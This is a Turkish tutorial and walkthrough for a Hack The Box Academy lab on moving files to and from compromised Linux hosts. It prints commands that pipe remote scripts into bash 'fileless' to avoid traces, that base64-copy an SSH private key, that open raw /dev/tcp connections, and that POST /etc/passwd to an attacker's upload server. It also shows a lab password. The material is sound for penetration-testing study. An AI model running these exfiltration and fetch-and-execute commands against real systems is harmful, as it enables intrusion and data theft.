
Sızma Testlerinde Veri Taşıma Sanatı: Linux Dosya Transfer Yöntemleri
Hack The Box Academy "File Transfers" Modülü İncelemesi ve Çözüm Rehberi
Bir sisteme sızdınız, shell aldınız... Peki şimdi ne olacak? Sızma testlerinde veya gerçek saldırı senaryolarında, hedef sisteme erişim sağlamak sadece ilk adımdır. Asıl "büyü", o sisteme kendi araçlarınızı (privilege escalation scriptleri, exploitler) yükleyebilmek veya o sistemdeki kritik verileri (veritabanı yedekleri, şifreler) dışarı çıkarabilmektir.
Linux, "Her şey bir dosyadır" felsefesiyle bize sayısız kapı açar. Bu rehberde, Hack The Box Academy modülünü temel alarak, hiç aracı olmayan bir sistemde bile nasıl veri taşıyacağımızı en ince detayına kadar öğreneceğiz.
Gerçek Dünyadan Bir Vaka: "Israrın Zaferi"
Birkaç yıl önce, bir Olay Müdahale (Incident Response) ekibi, ele geçirilen 9 web sunucusunu incelediğinde ilginç bir detayla karşılaştı. Saldırganlar basit bir SQL Injection ile içeri girmişti, ancak kalıcılık sağlamak için kullandıkları yöntem ders niteliğindeydi.
Bulunan kötü amaçlı yazılım (Malware), komuta kontrol sunucusuna (C2) bağlanmak için tek bir yola güvenmiyordu. Kullandığı Bash betiği şu mantıkla çalışıyordu:
- Önce cURL ile bağlanmayı dene.
- Başarısız olursa (veya yüklü değilse), wget ile dene.
- O da olmazsa, Python kullanarak bağlan.
"Bir saldırgan için tek bir 'hayır' cevabı, durmak için bir sebep değildir. Linux'ta bir dosya transfer etmenin her zaman başka bir yolu vardır."
🛠️ Laboratuvar Hazırlığı: Çantanızı Hazırlayın
Bu rehberi uygularken Pwnbox veya kendi Kali Linux makinenizi kullanabilirsiniz. Çoğu araç yüklü gelse de, modüldeki ileri seviye "Upload Server" tekniklerini uygulayabilmek için şu kurulumları yapmanızı öneririm.
Terminalinizi açın ve aşağıdaki komutları sırayla çalıştırın:
# 1. Sistemi Güncelle ve Temel Araçları Kur
sudo apt update && sudo apt install wget curl python3 python3-pip ssh -y

# 2. Gelişmiş Upload Sunucusunu Kur (ÖNEMLİ)
# Bu modül, HTTP POST isteklerini kabul etmemizi sağlar.
sudo python3 -m pip install --user uploadserver

# 3. SSH Servisini Başlat
# SCP (Secure Copy) kullanabilmek için gereklidir.
sudo systemctl enable ssh
sudo systemctl start ssh
📚 Bölüm 1: Dosya Transfer Yöntemleri
1. Ağ Olmadan Transfer: Base64 Encoding
Bazen hedef sistem "air-gapped" olabilir veya güvenlik duvarı tüm indirme araçlarını engellemiş olabilir. Ancak terminale yazı yazabiliyorsak (Copy/Paste), dosya transferi yapabiliriz.
Mantık Şudur: Binary (örneğin bir resim veya .exe) dosyaları terminalde bozuk görünür. Bu dosyayı Base64 formatına (okunabilir metin) çeviririz, kopyalayıp hedef terminale yapıştırırız ve orada tekrar dosyaya dönüştürürüz.
cat id_rsa | base64 -w 0; echo
# Hedef Makinede (Dosyayı Çöz)
echo -n 'KOPYALANAN_KOD' | base64 -d > id_rsa
2. Web İstekleri: Wget ve cURL
Linux'un İsviçre çakılarıdır. Neredeyse her dağıtımda varsayılan olarak gelirler.
- Wget: Dosya indirmek için optimize edilmiştir.
-O(büyük O) parametresi ile dosya adı verilir. - cURL: Veri transferi içindir.
-o(küçük o) parametresi ile dosya kaydedilir.
👻 Pro İpucu: Dosyasız (Fileless) Saldırı
Bir dosyayı diske kaydetmek "iz bırakmak" demektir. Siber güvenlikte iz bırakmamak için dosyayı indirip doğrudan bellekte çalıştırabiliriz (Piping):
curl https://site.com/script.sh | bash3. Son Çare: Bash /dev/tcp
Eğer sistemde wget, curl, ssh veya python yoksa ne yaparız? Bash kabuğunun kendisi TCP bağlantısı açabilir (Bash sürüm 2.04+).
exec 3<>/dev/tcp/10.10.10.32/80  # Bağlantı Aç
echo -e "GET /dosya.sh HTTP/1.1\n\n">&3  # İstek Gönder
cat <&3  # Cevabı Oku
4. Güvenli Transfer: SSH ve SCP
SSH sadece komut satırı erişimi değil, dosya transferi de sağlar. SCP (Secure Copy) bu iş için biçilmiş kaftandır ve verileri şifreli olarak taşır.
- Upload (Yükleme):
scp yerel_dosya user@hedef:/uzak/klasor - Download (İndirme):
scp user@hedef:/uzak/dosya yerel_klasor
5. Python Web Sunucuları
Hedef makineden dosya çekmek istediğinizde, kendi makinenizde anlık bir web sunucusu başlatmak en hızlı yoldur.
- İndirme Sunucusu (Download):
python3 -m http.server 8000
Bu komut, bulunduğunuz klasörü bir web sitesi gibi yayınlar. Hedef makinedenwget http://sizin_ip:8000/dosyadiyerek çekebilirsiniz. - Yükleme Sunucusu (Upload):
Eğer hedef makineden size dosya gelmesini istiyorsanız, başta kurduğumuzuploadserverdevreye girer:
python3 -m uploadserver 8000
🚩 Bölüm 2: Laboratuvar Çözümleri (Walkthrough)
Teorik bilgileri aldık. Şimdi Hack The Box Academy'deki soruları, öğrendiğimiz yöntemleri kullanarak çözelim.
Soru 1: Python ile Web Root'tan Flag İndirme
Görev: Pwnbox üzerinden, hedef sunucunun web kök dizinindeki flag.txt dosyasını Python kullanarak indirin.
Analiz: Modülde saldırganların curl veya wget engellendiğinde Python'u bir indirme aracı olarak kullandığından bahsedilmişti. Bizden istenen de tam olarak bu.
✅ Çözüm Adımları:
Terminalde aşağıdaki Python One-Liner (tek satırlık) komutu kullanacağız. Bu komut urllib kütüphanesini çağırır ve dosyayı kaydeder.
python3 -c 'import urllib.request;url="http://{HEDEF_IP}/flag.txt";urllib.request.urlretrieve(url, "flag.txt")'*(Not: {HEDEF_IP} kısmına size verilen Target IP adresini yazın.)*
İndirme tamamlandığında dosyayı okuyun:
cat flag.txt
Soru 2: SSH Üzerinden Yükleme ve Hash Alma
Görev: upload_nix.zip dosyasını hedef sisteme yükleyin, çıkarın ve hasher aracı ile hash değerini hesaplayın.
Analiz: Modüldeki "SCP Upload" başlığı bu görev için en uygun yöntemdir. SSH kullanıcı adı (htb-student) ve şifresine sahibiz, bu yüzden güvenli kopyalama (SCP) en hızlı yoldur.
✅ Çözüm Adımları:
1. Dosyayı Yükleme (Kendi Makinenizde):
Terminalde zip dosyasının olduğu klasörde şu komutu yazın:
scp upload_nix.zip htb-student@{HEDEF_IP}:/home/htb-student/*Şifre sorulduğunda: HTB_@cademy_stdnt! girin.*

2. Bağlanma ve Çalıştırma (Hedef Makinede):
Dosya yüklendi, şimdi içeri girip işlemi tamamlayalım.
# SSH ile bağlan
ssh htb-student@{HEDEF_IP}

# Zip dosyasını çıkar
unzip upload_nix.zip

# Klasöre gir ve programı çalıştır
cd upload_nix
./hasher upload_nix.txt
Ekrana gelen hash kodu (Örn: a1b2...) cevabınızdır.
Soru 3: Pratik ve Tamamlama
Görev: Dosya transfer işlemlerini deneyimleyin ve bitince DONE yazın.
Burası sizin oyun alanınız! Sadece DONE yazıp geçmek yerine, ilk bölümde kurduğumuz uploadserver modülünü denemenizi şiddetle öneririm.
- Kendi makinenizde:
sudo python3 -m uploadserver 80 - Hedef makinede:
curl -X POST http://{SENIN_IPN}/upload -F 'files=@/etc/passwd'
Bu pratik, gerçek hayatta "Reverse Shell" aldıktan sonra dosya kaçırmak için en sık kullanacağınız yöntemdir.